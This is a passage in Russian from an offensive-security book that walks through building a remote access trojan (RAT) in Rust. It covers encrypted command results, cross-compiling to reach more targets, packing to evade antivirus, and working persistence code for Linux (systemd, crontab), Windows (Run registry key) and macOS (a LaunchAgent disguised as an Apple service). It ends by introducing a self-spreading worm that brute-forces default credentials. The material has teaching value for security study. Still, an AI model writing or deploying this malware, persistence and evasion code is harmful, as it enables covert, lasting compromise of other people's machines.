    Ok(UpdateJobResult {
        job_id,
        encrypted_job_result,
        ephemeral_public_key,
        nonce,
        signature: signature.to_bytes().to_vec(),
    })
}
```

11.20.2.4 Дешифрование результата Процесс теперь должен показаться вам очевидным:

1. Мы проверяем подпись
2. Обмен ключами и выработка ключа
3. Дешифрование и десериализация результата задания

ch_11/client/src/cli/exec.rs

```
fn decrypt_and_verify_job_output(
    job: api::Job,
    job_ephemeral_private_key: [u8; crypto::X25519_PRIVATE_KEY_SIZE],
    agent_identity_public_key: &ed25519_dalek::PublicKey,
) -> Result<String, Error> {
    // verify job_id, agent_id, encrypted_job_result, result_ephemeral_public_key,↪
        result_nonce
    let encrypted_job_result = job
        .encrypted_result
        .ok_or(Error::Internal("Job's result is missing".to_string()))?;
    let result_ephemeral_public_key =↪
        job.result_ephemeral_public_key.ok_or(Error::Internal(
        "Job's result ephemeral public key is missing".to_string(),
    ))?;
    let result_nonce = job
        .result_nonce
        .ok_or(Error::Internal("Job's result nonce is missing".to_string()))?;


    let mut buffer_to_verify = job.id.as_bytes().to_vec();
    buffer_to_verify.append(&mut job.agent_id.as_bytes().to_vec());
    buffer_to_verify.append(&mut encrypted_job_result.clone());
    buffer_to_verify.append(&mut result_ephemeral_public_key.to_vec());
    buffer_to_verify.append(&mut result_nonce.to_vec());
```

```
    let result_signature = job.result_signature.ok_or(Error::Internal(
       "Job's result signature is missing".to_string(),
    ))?;
    if result_signature.len() != crypto::ED25519_SIGNATURE_SIZE {
       return Err(Error::Internal(
            "Job's result signature size is not valid".to_string(),
       ));
    }

    let signature = ed25519_dalek::Signature::try_from(&result_signature[0..64])?;
    if agent_identity_public_key
      .verify(&buffer_to_verify, &signature)
      .is_err()
    {
       return Err(Error::Internal(
            "Agent's prekey Signature is not valid".to_string(),
       ));
    }
```

ch_11/client/src/cli/exec.rs

```
   // key exange with public_prekey & keypair for job encryption
   let mut shared_secret = x25519(job_ephemeral_private_key,↪
       result_ephemeral_public_key);


   // derive key
   let mut kdf =
        blake2::VarBlake2b::new_keyed(&shared_secret,↪
             crypto::XCHACHA20_POLY1305_KEY_SIZE);
   kdf.update(&result_nonce);
   let mut key = kdf.finalize_boxed();
```

ch_11/client/src/cli/exec.rs

```
   // decrypt job result
   let cipher = XChaCha20Poly1305::new(key.as_ref().into());
   let decrypted_job_bytes =
        cipher.decrypt(&result_nonce.into(), encrypted_job_result.as_ref())?;


   shared_secret.zeroize();
   key.zeroize();

    // deserialize job result
    let job_result: api::JobResult = serde_json::from_slice(&decrypted_job_bytes)?;


    Ok(job_result.output)
}
```

11.21 Некоторые ограничения

Теперь, когда сквозное шифрование на месте, наш RAT в основном безопасен, но всё ещё есть несколько известных ограничений, оставленных читателю в качестве упражнения.

11.21.1 Replay-атаки

Сторона MITM может записать сообщения, отправленные клиентом или агентами, и отправить их снова в более поздний момент. Это известно как replay-атака: сообщения воспроизводятся повторно.

Представьте отправку сообщений в защищённом мессенджере:

- Алиса: «Ты в порядке, Боб?»
- Боб: «Да!» <- сообщение записано MITM
- Алиса: «Ты готов ограбить этот банк?»
- MITM воспроизводит предыдущее сообщение Боба: «Да!»

Плохо, не правда ли?

В нашем случае ещё хуже, так как атакующий мог бы снова и снова выполнять команды на агентах.

К счастью, это решённая проблема, и способы смягчения хорошо известны: https://www.kaspersky.com/resource-center/definitions/replay-attack

11.21.2 Конфигурация агента не шифруется

Если наш агент обнаружен, судебно-криминалистическим аналитикам не составит труда найти другие заражённые машины, потому что агент оставляет очевидный след заражения: свой конфигурационный файл.

Один метод смягчения этой проблемы — сначала сгенерировать расположение конфигурационного файла, зависящее от некоторых машинозависимых параметров, которые не должны меняться. Например, серийный номер или MAC-адрес. Второе — зашифровать конфигурационный файл ключом, выведенным из похожих машинозависимых параметров.

11.21.3 Ротация prekey, наборы prekey и сессии

Как вы могли заметить, если приватный prekey агента скомпрометирован, все сообщения могут быть расшифрованы. Именно поэтому мы с самого начала используем временный «prekey», а не долгосрочный приватный ключ, как в PGP.

Другая стратегия — сделать как в протоколе Signal: использовать наборы prekey. Набор prekey — это просто много prekey, заранее сгенерированных агентом и хранящихся на сервере. Каждый раз, когда оператор хочет выдать новую команду, клиент забирает один из ключей набора, а сервер удаляет его.

Это вносит гораздо больше сложности, так как агенту теперь нужно управлять дюжиной временных ключей (обычно хранящихся в базе данных SQLite), которые могут быть или не быть потреблены клиентом.

Наконец, мы могли бы сделать как в протоколе Signal и выполнять обмен ключами между клиентом и агентом лишь один раз. Обмен ключами установил бы сессию, а затем, благодаря алгоритму двойного храповика (double ratchet), мы можем отправлять столько сообщений, сколько хотим, не нуждаясь более чем в одном обмене ключами.

11.22 Чтобы узнать больше

Поскольку криптография — бурно развивающаяся область, со всеми новыми законами о конфиденциальности, взломами, скандалами с данными и квантовыми компьютерами, становящимися всё более реальностью, вы, безусловно, можете захотеть узнать о ней больше.

У меня для вас хорошие новости: есть 2 превосходные (и это мягко сказано) книги на эту тему.

11.22.1 Real-world cryptography

Дэвида Вонга, с cryptologie.net, где вы изучите высокоуровневое использование современной криптографии и то, как она используется в реальном мире. Вы узнаете, например, как работают протоколы Signal и TLS 1.3 или криптовалюта Diem (ранее известная как Libra).

11.22.2 Serious Cryptography: A Practical Introduction to Modern Encryption

Жана-Филиппа Омассона с aumasson.jp научит вас внутренней работе криптографических примитивов и протоколов, разбирая все математические операции.

Я искренне рекомендую прочитать обе. Помимо того, что они превосходны, они дополняют друг друга.

11.23 Краткое содержание

- Используйте аутентифицированное шифрование.
- Криптография с открытым ключом сложна. По возможности предпочитайте симметричное шифрование.
- Управление ключами — не решённая проблема.
- Чтобы обеспечить прямую секретность, используйте ключи подписи для долгосрочной идентичности.# Глава 12. Многоплатформенность

Теперь у нас есть в целом безопасный RAT, пора расширять наш охват.

До сих пор мы ограничивали наши сборки Linux. Хотя на стороне серверов рынок Linux огромен, на стороне клиентов это другая история с долей рынка примерно 2,5% на десктопе.

Чтобы увеличить количество потенциальных целей, мы будем использовать кросс-компиляцию: компилировать программу с хостовой операционной системы для другой операционной системы. Например, Windows-исполняемые файлы на Linux.

Но когда мы говорим о кросс-компиляции, речь не только о компиляции программы с одной ОС на другую. Речь также о компиляции исполняемого файла с одной архитектуры на другую. С x86_64 на aarch64 (также известную как arm64), например.

В этой главе мы увидим, зачем и как кросс-компилировать Rust-программы и как избежать болезненных крайних случаев кросс-компиляции, так что оставайтесь со мной.

12.1 Зачем нужна многоплатформенность

От компьютеров к смартфонам через умные телевизоры, IoT, такие как камеры или «умные» холодильники… Сегодняшний вычислительный ландшафт — идеальная иллюстрация слова «фрагментация».

Поэтому, если мы хотим, чтобы наши операции достигали больше целей, нашему RAT нужно поддерживать многие из этих платформ.

12.1.1 Специфичные для платформы API

К сожалению, API операционных систем непереносимы: например, техники персистентности (акт обеспечения продолжения выполнения программы после перезагрузок) сильно различаются в зависимости от того, работаете ли вы на Windows или Linux.

Особенности каждой ОС вынуждают нас создавать платформенно-зависимый код.

Поэтому нам придётся написать части нашего RAT для Windows, переписать ту же часть для Linux, переписать для macOS…

Цель — писать как можно больше кода, общего для всех платформ.

12.2 Кроссплатформенный Rust

К счастью, Rust упрощает написание кода, который будет компилироваться условно в зависимости от платформы, для которой он компилируется.

12.2.1 Атрибут cfg

Атрибут cfg включает условную компиляцию кода. Он поддерживает много опций, так что вы можете выбирать, на какой платформе выполнять какую часть кода.

Например: #[cfg(target_os = “linux”)], #[cfg(target_arch = “aarch64”)], #[cfg(target_pointer_width = “64”)].

Вот пример кода, который экспортирует ту же функцию install, но выбирает правильную в зависимости от целевой платформы.

ch_12/rat/agent/src/install/mod.rs

```
// ...


#[cfg(target_os = "linux")]
mod linux;


#[cfg(target_os = "linux")]
pub use linux::install;
```

```
#[cfg(target_os = "macos")]
mod macos;
#[cfg(target_os = "macos")]
pub use macos::install;


#[cfg(target_os = "windows")]
mod windows;
#[cfg(target_os = "windows")]
pub use windows::install;
```

Затем, в части кода, общей для платформ, мы можем импортировать и использовать её как любой модуль.

```
mod install;

// ...


install::install();
```

Атрибут cfg также можно использовать с any, all и not:

```
// Функциявключаетсявсборкутолькоприкомпиляциидля macOS ИЛИ Linux
#[cfg(any(target_os = "linux", target_os = "macos"))]
// ...


// Этафункциявключаетсятолькоприкомпиляциидля Linux Иразмереуказателя
64 бита
#[cfg(all(target_os = "linux", target_pointer_width = "64"))]
// ...

// Этафункциявключается , толькокогдацелеваяОСНЕявляется Windows
#[cfg(not(target_os = "windows"))]
// ...
```

12.2.2 Платформенно-зависимые зависимости

Мы также можем условно импортировать зависимости в зависимости от цели.

Например, мы собираемся импортировать крейт winreg для взаимодействия с реестром Windows, но бессмысленно импортировать или даже собирать этот крейт для платформ, отличных от Windows.

ch_12/rat/agent/Cargo.toml

```
[target.'cfg(windows)'.dependencies]
winreg = "0.10"
```

12.3 Поддерживаемые платформы

Проект Rust разделяет поддерживаемые платформы на 3 уровня (tier).

- Цели Tier 1 можно считать «гарантированно работающими».
- Цели Tier 2 можно считать «гарантированно собирающимися».
- Цели Tier 3 — это цели, для которых в кодовой базе Rust есть поддержка, но которые проект Rust не собирает и не тестирует автоматически, так что они могут работать, а могут и нет.

Платформы Tier 1 следующие:

- aarch64-unknown-linux-gnu
- i686-pc-windows-gnu
- i686-pc-windows-msvc
- i686-unknown-linux-gnu
- x86_64-apple-darwin
- x86_64-pc-windows-gnu
- x86_64-pc-windows-msvc
- x86_64-unknown-linux-gnu

Платформы других уровней вы можете найти в официальной документации: https://doc.rust-lang.org/nightly/rustc/platform-support.html

В практическом смысле это значит, что наш RAT гарантированно работает на платформах Tier 1 без проблем (или этим займутся команды Rust). Для платформ Tier 2 вам нужно написать больше тестов, чтобы убедиться, что всё работает как задумано.

12.4 Кросс-компиляция

Ошибка: Инструментальная цепочка / Библиотека XX не найдена. Компиляция прервана.

Сколько раз вы получали такое сообщение, пытаясь следовать инструкциям по сборке проекта или кросс-компилировать его?

Что, если вместо написания корявой документации мы могли бы зафиксировать инструкции по сборке в неизменяемом рецепте, который гарантировал бы нам успешную сборку в 100% случаев?

Вот здесь в игру вступает Docker:

Неизменяемость: Dockerfile-ы — это наши неизменяемые рецепты, а Docker — наш робот, безупречно выполняющий рецепты все дни года.

Кроссплатформенность: Сам Docker доступен на 3 основных ОС (Linux, Windows и macOS). Так мы не только позволяем команде из нескольких разработчиков на разных машинах работать вместе, но и значительно упрощаем наши инструментальные цепочки.

Используя Docker, мы наконец сводим нашу проблему к компиляции с Linux на другие платформы, вместо:

- С Linux на другие платформы
- С Windows на другие платформы

- С macOS на другие платформы
- …

12.5 cross

Команда Tools разрабатывает и поддерживает проект cross, который позволяет легко кросс-компилировать Rust-проекты с помощью Docker, не возясь с кастомными Dockerfile.

Установить его можно вот так:

```
$ cargo install -f cross
```

cross работает на заранее готовых Dockerfile, но их поддерживает команда Tools, а не вы, и они заботятся обо всём.

Список поддерживаемых целей впечатляет. Пока я пишу это, вот список поддерживаемых платформ: https://github.com/rust-embedded/cross/tree/master/docker

```
Dockerfile.aarch64-linux-android
Dockerfile.aarch64-unknown-linux-gnu
Dockerfile.aarch64-unknown-linux-musl
Dockerfile.arm-linux-androideabi
Dockerfile.arm-unknown-linux-gnueabi
Dockerfile.arm-unknown-linux-gnueabihf
Dockerfile.arm-unknown-linux-musleabi
Dockerfile.arm-unknown-linux-musleabihf
Dockerfile.armv5te-unknown-linux-gnueabi
Dockerfile.armv5te-unknown-linux-musleabi
Dockerfile.armv7-linux-androideabi
Dockerfile.armv7-unknown-linux-gnueabihf
Dockerfile.armv7-unknown-linux-musleabihf
Dockerfile.asmjs-unknown-emscripten
Dockerfile.i586-unknown-linux-gnu
Dockerfile.i586-unknown-linux-musl
Dockerfile.i686-linux-android
Dockerfile.i686-pc-windows-gnu
Dockerfile.i686-unknown-freebsd
Dockerfile.i686-unknown-linux-gnu
Dockerfile.i686-unknown-linux-musl

Dockerfile.mips-unknown-linux-gnu
Dockerfile.mips-unknown-linux-musl
Dockerfile.mips64-unknown-linux-gnuabi64
Dockerfile.mips64el-unknown-linux-gnuabi64
Dockerfile.mipsel-unknown-linux-gnu
Dockerfile.mipsel-unknown-linux-musl
Dockerfile.powerpc-unknown-linux-gnu
Dockerfile.powerpc64-unknown-linux-gnu
Dockerfile.powerpc64le-unknown-linux-gnu
```

```
Dockerfile.riscv64gc-unknown-linux-gnu
Dockerfile.s390x-unknown-linux-gnu
Dockerfile.sparc64-unknown-linux-gnu
Dockerfile.sparcv9-sun-solaris
Dockerfile.thumbv6m-none-eabi
Dockerfile.thumbv7em-none-eabi
Dockerfile.thumbv7em-none-eabihf
Dockerfile.thumbv7m-none-eabi
Dockerfile.wasm32-unknown-emscripten
Dockerfile.x86_64-linux-android
Dockerfile.x86_64-pc-windows-gnu
Dockerfile.x86_64-sun-solaris
Dockerfile.x86_64-unknown-freebsd
Dockerfile.x86_64-unknown-linux-gnu
Dockerfile.x86_64-unknown-linux-musl
Dockerfile.x86_64-unknown-netbsd
```

12.5.1 Кросс-компиляция с Linux на Windows

```
# Впапкевашего   Rustпроекта-
$ cross build --target x86_64-pc-windows-gnu
```

12.5.2 Кросс-компиляция на aarch64 (arm64)

```
# Впапкевашего   Rustпроекта-
$ cross build --target aarch64-unknown-linux-gnu
```

12.5.3 Кросс-компиляция на armv7

```
# Впапкевашего   Rustпроекта-
$ cross build --target armv7-unknown-linux-gnueabihf
```

12.6 Кастомные Dockerfile

Иногда вам могут понадобиться специфические инструменты в вашем Docker-образе, например пакер (что такое пакер? мы увидим ниже) или инструменты для strip и переписывания метаданных вашего конечного исполняемого файла.

В такой ситуации легитимно создать кастомный Dockerfile и сконфигурировать cross на использование его для конкретной цели.

Создайте файл Cross.toml в корне вашего проекта (там же, где файл Cargo.toml), со следующим содержимым:

```
[target.x86_64-pc-windows-gnu]
image = "my_image:tag"
```

Мы также можем полностью забыть про cross и собрать собственные Dockerfile. Вот как.

12.6.1 Кросс-компиляция с Linux на Windows

ch_12/rat/docker/Dockerfile.windows

```
FROM rust:latest


RUN apt update && apt upgrade -y
RUN apt install -y g++-mingw-w64-x86-64


RUN rustup target add x86_64-pc-windows-gnu
RUN rustup toolchain install stable-x86_64-pc-windows-gnu


WORKDIR /app

CMD ["cargo", "build", "--target", "x86_64-pc-windows-gnu"]
```

```
$ docker build . -t black_hat_rust/ch12_windows -f Dockerfile.windows
# в вашем Rust проекте -
$ docker run --rm -ti -v `pwd`:/app black_hat_rust/ch12_windows
```

12.7 Кросс-компиляция на aarch64 (arm64)

ch_12/rat/docker/Dockerfile.aarch64

```
FROM rust:latest


RUN apt update && apt upgrade -y
RUN apt install -y g++-aarch64-linux-gnu libc6-dev-arm64-cross


RUN rustup target add aarch64-unknown-linux-gnu
RUN rustup toolchain install stable-aarch64-unknown-linux-gnu


WORKDIR /app


ENV CARGO_TARGET_AARCH64_UNKNOWN_LINUX_GNU_LINKER=aarch64-linux-gnu-gcc \
    CC_aarch64_unknown_linux_gnu=aarch64-linux-gnu-gcc \
    CXX_aarch64_unknown_linux_gnu=aarch64-linux-gnu-g++

CMD ["cargo", "build", "--target", "aarch64-unknown-linux-gnu"]


$ docker build . -t black_hat_rust/ch12_linux_aarch64 -f Dockerfile.aarch64
# в вашем Rust проекте -
$ docker run --rm -ti -v `pwd`:/app black_hat_rust/ch12_linux_aarch64
```

12.7.1 Кросс-компиляция на armv7

ch_12/rat/docker/Dockerfile.armv7

```
FROM rust:latest


RUN apt update && apt upgrade -y
RUN apt install -y g++-arm-linux-gnueabihf libc6-dev-armhf-cross


RUN rustup target add armv7-unknown-linux-gnueabihf
RUN rustup toolchain install stable-armv7-unknown-linux-gnueabihf


WORKDIR /app

ENV CARGO_TARGET_ARMV7_UNKNOWN_LINUX_GNUEABIHF_LINKER=arm-linux-gnueabihf-gcc \
    CC_armv7_unknown_linux_gnueabihf=arm-linux-gnueabihf-gcc \
    CXX_armv7_unknown_linux_gnueabihf=arm-linux-gnueabihf-g++

CMD ["cargo", "build", "--target", "armv7-unknown-linux-gnueabihf"]


$ docker build . -t black_hat_rust/ch12_linux_armv7 -f Dockerfile.armv7
# ввашем  Rustпроекте-
$ docker run --rm -ti -v `pwd`:/app black_hat_rust/ch12_linux_armv7
```

12.8 Ещё советы по оптимизации бинарника Rust

12.8.1 Strip

strip — это Unix-инструмент, удаляющий неиспользуемые символы и данные из ваших исполняемых файлов.

```
$ strip -s ./my_executable
```

12.9 Пакеры

Пакер оборачивает существующую программу и сжимает и/или шифрует её.

Рисунок 12.1: Пакер

Для этого он принимает наш исполняемый файл на вход, затем:

- сжимает и/или шифрует его;
- предваряет его заглушкой (stub);
- добавляет модифицированный исполняемый файл;
- устанавливает заглушку как точку входа финальной программы.

Во время выполнения заглушка расшифрует/распакует исходный исполняемый файл и загрузит его в память.




Figure 71: Рисунок 12.1

Таким образом, наш исходный исполняемый файл будет жить расшифрованным/распакованным только в памяти хостовой системы. Это помогает снизить шансы обнаружения.

Самый простой и самый известный пакер — upx. Его главное назначение — уменьшать размер исполняемых файлов.

```
$ sudo apt install -y upx
$ upx -9 <my executable>
```

Так как upx знаменит, почти все антивирусы знают, как его обойти. Не ждите, что он одурачит любой современный антивирус или серьёзного аналитика.

12.10 Персистентность

Компьютеры, смартфоны и серверы иногда перезагружаются.

Вот почему нам нужен способ сохранять и перезапускать RAT, когда наши цели перезагружаются.

Здесь в игру вступают техники персистентности. Поскольку техники персистентности абсолютно не кроссплатформенны, они являются идеальным случаем для кроссплатформенного Rust.

Персистентный RAT также известен как бэкдор, так как позволяет своим операторам «вернуться позже через чёрный ход».

Учтите, что персистентность может быть нежелательна, если вы не хотите оставлять следов на заражённых системах.

12.10.1 Персистентность на Linux

Самый простой способ добиться персистентности на Linux — создать systemd-элемент.

ch_12/rat/agent/src/install/linux.rs

```
pub const SYSTEMD_SERVICE_FILE: &str = "/etc/systemd/system/ch12agent.service";


fn install_systemd(executable: &PathBuf) -> Result<(), crate::Error> {
    let systemd_file_content = format!(
            "[Unit]
Description=Black Hat Rust chapter 12's agent

[Service]
Type=simple
ExecStart={}
Restart=always
RestartSec=1


[Install]
WantedBy=multi-user.target
Alias=ch12agent.service",
            executable.display()
    );


    fs::write(SYSTEMD_SERVICE_FILE, systemd_file_content)?;


    Command::new("systemctl")
            .arg("enable")
            .arg("ch12agent")
            .output()?;


    Ok(())
}
```

К сожалению, создание systemd-элемента в большинстве случаев требует прав root или systemd вообще может отсутствовать на некоторых системах Linux.

Второй самый простой и эффективный метод бэкдорить Linux-систему без привилегий — создание cron-записи.

В шелле это делается так:

```
# Сначаладампвсехсуществующихзаписейвфайл
$ crontab -l > /tmp/cron
# добавляемсвоюзаписьвфайл
$ echo "* * * * * /path/to/our/rat" >> /tmp/cron
```

```
# изагружаемего
$ crontab /tmp/cron
$ rm -rf /tmp/cron
```

Каждую минуту crond (демон cron) будет пытаться загрузить наш RAT.

На Rust это портируется вот так:

```
fn install_crontab(executable: &PathBuf) -> Result<(), crate::Error> {
    let cron_expression = format!("* * * * * {}\n", executable.display());
    let mut crontab_file = config::get_agent_directory()?;
    crontab_file.push("crontab");

    let crontab_output = Command::new("crontab").arg("-l").output()?.stdout;
    let current_tasks = String::from_utf8(crontab_output)?;
    let current_tasks = current_tasks.trim();
    if current_tasks.contains(&cron_expression) {
        return Ok(());
    }


    let mut new_tasks = current_tasks.to_owned();
    if !new_tasks.is_empty() {
        new_tasks += "\n";
    }
    new_tasks += cron_expression.as_str();


    fs::write(&crontab_file, &new_tasks)?;


    Command::new("crontab")
        .arg(crontab_file.display().to_string())
        .output()?;


    let _ = fs::remove_file(crontab_file);


    Ok(())
}
```

Наконец, пробуя все наши техники персистентности одну за другой, мы повышаем шансы на успех.

```
pub fn install() -> Result<(), crate::Error> {
    let executable_path = super::copy_executable()?;


    println!("trying systemd persistence");
    if let Ok(_) = install_systemd(&executable_path) {
        println!("success");
```

```
        return Ok(());
    }
    println!("failed");


    println!("trying crontab persistence");
    if let Ok(_) = install_crontab(&executable_path) {
        println!("success");
        return Ok(());
    }
    println!("failed");


    // other installation techniques

    Ok(())
}
```

12.10.2 Персистентность на Windows

На Windows персистентность может быть достигнута созданием ключа реестра по пути: %CURRENT_USER%\Software\Microsoft\Windows\CurrentVersion\Run.

ch_12/rat/agent/src/install/windows.rs

```
fn install_registry_user_run(executable: &PathBuf) -> Result<(), crate::Error> {
    let hkcu = RegKey::predef(HKEY_CURRENT_USER);
    let path = Path::new("Software")
        .join("Microsoft")
        .join("Windows")
        .join("CurrentVersion")
        .join("Run");


    let (key, disp) = hkcu.create_subkey(&path).unwrap();
    key.set_value("BhrAgentCh12", &executable.display().to_string())
        .unwrap();


    Ok(())
}


pub fn install() -> Result<(), crate::Error> {
    let executable_path = super::copy_executable()?;


    println!("trying registry user Run persistence");
    if let Ok(_) = install_registry_user_run(&executable_path) {
        println!("success");
        return Ok(());
```

```
    }
    println!("failed");


    // other installation techniques


    Ok(())
}
```

12.10.3 Персистентность на macOS

На macOS персистентность может быть достигнута с помощью launchd созданием p-list файла в папке Library/LaunchAgents.

ch_12/rat/agent/src/install/macos.rs

```
pub const LAUNCHD_FILE: &str = "com.blackhatrust.agent.plist";


fn install_launchd(executable: &PathBuf) -> Result<(), crate::Error> {
    let launchd_file_content = format!(r#"<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"↪
   "https://web.archive.org/web/20160508000732/http://www.apple.com/DTDs/PropertyList
    <plist version="1.0">
        <dict>
            <key>Label</key>
            <string>com.apple.cloudd</string>
            <key>ProgramArguments</key>
            <array>
                <string>{}</string>
            </array>
            <key>RunAtLoad</key>
            <true/>
        </dict>
    </plist>"#, executable.display());


    let mut launchd_file = match dirs::home_dir() {
        Some(home_dir) => home_dir,
        None => return Err(Error::Internal("Error getting home↪
           directory.".to_string())),
    };
    launchd_file
        .push("Library")
        .push("LaunchAgents")
        .push(LAUNCHD_FILE);

    fs::write(&launchd_file, launchd_file_content)?;
```

```
    Command::new("launchctl")
        .arg("load")
        .arg(launchd_file.display().to_string())
        .output()?;


    Ok(())
}


pub fn install() -> Result<(), crate::Error> {
    let executable_path = super::copy_executable()?;

    println!("trying launchd persistence");
    if let Ok(_) = install_launchd(&executable_path) {
        println!("success");
        return Ok(());
    }
    println!("failed");


    // other installation techniques


    Ok(())
}
```

12.11 Одиночный экземпляр

Проблема персистентности в том, что в зависимости от используемой техники несколько экземпляров нашего RAT могут запускаться параллельно.

Например, crond получает указание выполнять нашу программу каждую минуту. Так как наша программа спроектирована работать больше 1 минуты, на T+2min будут работать 3 экземпляра нашего RAT.

Так как это приведёт к странным багам и непредсказуемому поведению, это нежелательно. Поэтому мы должны гарантировать, что в любой момент времени на хостовой системе работает только один экземпляр нашего RAT.

Для этого мы можем использовать крейт single-instance.

ch_12/rat/agent/src/main.rs

```
fn main() -> Result<(), Box<dyn std::error::Error>> {
    let instance = SingleInstance::new(config::SINGLE_INSTANCE_IDENTIFIER).unwrap();


    if !instance.is_single() {
        return Ok(());
    }
    // ...
```

```
}
```

Остерегайтесь: техники, используемые для подтверждения того, что работает только один экземпляр вашего RAT, могут раскрыть его присутствие.

Способ оставаться скрытным — генерировать идентификатор одиночного экземпляра из информации о машине, которая не меняется со временем. Например, хеш серийного номера аппаратной части.

12.12 Дальнейшее развитие

Существует много других способов персистентности на разных платформах, в зависимости от ваших привилегий (root/admin или нет).

Больше методов для Linux вы можете найти здесь, для Windows — здесь.

12.13 Краткое содержание

- Кросс-компиляция с Docker приносит воспроизводимые сборки и снимает много боли.
- Для кросс-компиляции ваших Rust-проектов в приоритете используйте cross.
- Вопрос не в том, взломан ли ваш подключённый к интернету умный прибор, а в том, когда это произойдёт.
- Персистентность легче с повышенными привилегиями.
- Персистентность с фиксированным значением легко обнаружить.# Глава 13. Превращаем наш RAT в червя для увеличения охвата

Теперь у нас есть работающий RAT, который может персистентно жить на заражённых машинах; пора заражать больше целей.

13.1 Что такое червь

Червь — это программное обеспечение, которое может самореплицироваться, чтобы распространяться на другие машины.

Черви особенно интересны операторам программ-вымогателей и ботнетов, так как достижение критической массы важно для таких операций. Тем не менее скрытные черви также используются в более целенаправленных операциях (например, Stuxnet).

Черви — это эволюция вирусов, адаптированная к современному вычислительному ландшафту. Сегодня очень редко можно найти вычислительное устройство без доступа к интернету. Поэтому естественно, что черви используют сеть для распространения.

В прошлом пользователи нередко напрямую обменивались программами на дискетах или USB-ключах. Так вирус мог распространяться, заражая бинарник, который, будучи скопированным и выполненным на другом компьютере, заражал и его.

Из-за защитных механизмов, реализованных современными ОС, распространённости App Store как канала распространения и медленности процесса, этот способ действия почти полностью исчез в пользу сетевых червей, которые теперь могут распространиться по всему интернету за считанные дни, если не часы.

Тем не менее вирусы в пиратском ПО и играх (таких как Photoshop) по-прежнему встречаются.

13.2 Техники распространения

Обычно червь реплицирует себя без вмешательства человека, автоматически сканируя сети. У него есть недостаток: его гораздо легче обнаружить, так как он может пытаться распространяться на honeypot'ы или сетевые сенсоры.

Они используют 2 вида техник для распространения:

- Брутфорсом сетевого сервиса (SSH, например)
- Или с помощью эксплойтов (RCE или даже XSS)

Рисунок 13.1: Червь




Figure 72: Рисунок 13.1

После выбора техники, которую ваш червь будет использовать для распространения, вы захотите выбрать стратегию распространения. Есть 2 разные стратегии.

Первый способ — для целевых атак, где червь распространяется только при получении специфических инструкций от своих операторов.

Второй способ — для широких, безразборных атак. Червь буквально сканирует весь интернет и локальные сети, чтобы распространиться на как можно больше машин. Остерегайтесь: эта реализация полностью незаконна и может нанести большой вред, если доберётся до чувствительной инфраструктуры, например больниц во время глобальной пандемии. Она быстро приведёт вас в тюрьму (или хуже).

13.2.1 Брутфорс сетевых сервисов

Брутфорс — это практика перебора всех возможных комбинаций учётных данных в надежде в конечном счёте угадать их правильно (и, в нашем случае, получить доступ к удалённой системе).

Конечно, перебор всех комбинаций ASCII-символов не очень практичен при брутфорсе сетевых сервисов. Это занимает слишком много времени.

Лучший способ — перебирать только пары учётных данных (имя пользователя, пароль), известные как часто используемые производителями. Такой список можно найти в исходниках Mirai в интернете.

